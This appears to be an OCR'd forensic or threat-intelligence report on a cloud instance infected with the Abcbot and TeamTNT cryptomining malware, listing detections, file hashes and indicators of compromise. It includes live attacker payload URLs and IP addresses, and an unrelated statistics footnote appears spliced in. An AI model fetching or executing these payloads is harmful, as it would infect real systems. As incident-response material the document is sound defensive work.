
2021-12-09 - 09:33:12.000Z
Last Access Time; Creation Time

cado_cloud_collector_i-0a24f4c54953326f6_8GB_1639048135.dd

/home/ec2-user/56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f
Review the malware analysis playbook for advice on how to identify and respond to the malware.

ec2-user

- Malicious File Detected: abcbot_installer
- Malicious File Detected: TeamTNT_Worm_August_2020
- Malicious File Detected: cloud_mining_worm
- Malicious File Detected: indicator_match
- Known bad network indicator: monerohash.com




/ home / ec2-user / 56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f

Download
/home/ec2-user/56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f
http://103.209.103.16:26800/ff.sh
http://103.209.103.16:26800/xlinux
http://update.aegis.aliyun.com/download/uninstall.sh
http://update.aegis.aliyun.com/download/quartz
11 more interesting strings

Details

Filesize	53.97 KB
SHA256	56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f
External Resources	OTX, VirusTotal



Interesting Strings

```
http://103.209.103.16:26800/ff.sh
http://103.209.103.16:26800/xlinux
http://update.aegis.aliyun.com/download/uninstall.sh
http://update.aegis.aliyun.com/download/quartz
103.209.103.16
8.8.4.4
1.1.1.1
8.8.8.8
158.69.133.18
104.248.4.162
107.174.47.156
83.220.169.247
51.38.203.146
144.217.45.45
107.174.47.181
```

Indicators of Compromise

Filename	SHA256
ff.sh	56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f
newabchello	22b521f8d605635e1082f3f33a993979c37470fe2980956064aa4917ea1b28d5

IP Addresses/URLs
http://103[.]209[.]103[.]16:26800/ff.sh
http://103[.]209[.]103[.]16:26800/xlinux

References

https://www.trendmicro.com/zh_hk/research/21/j/actors-target-huawei-cloud-using-upgraded-linux-malware-.html

https://blog.netlab.360.com/abcbot_an_evolving_botnet_en/

[1]According to the Australia Cyber Security Centre (ACSC), between 1 July 2019 and 30 June 2020, the ACSC responded to 2,266 cybersecurity incidents and received 59,806 cybercrime reports.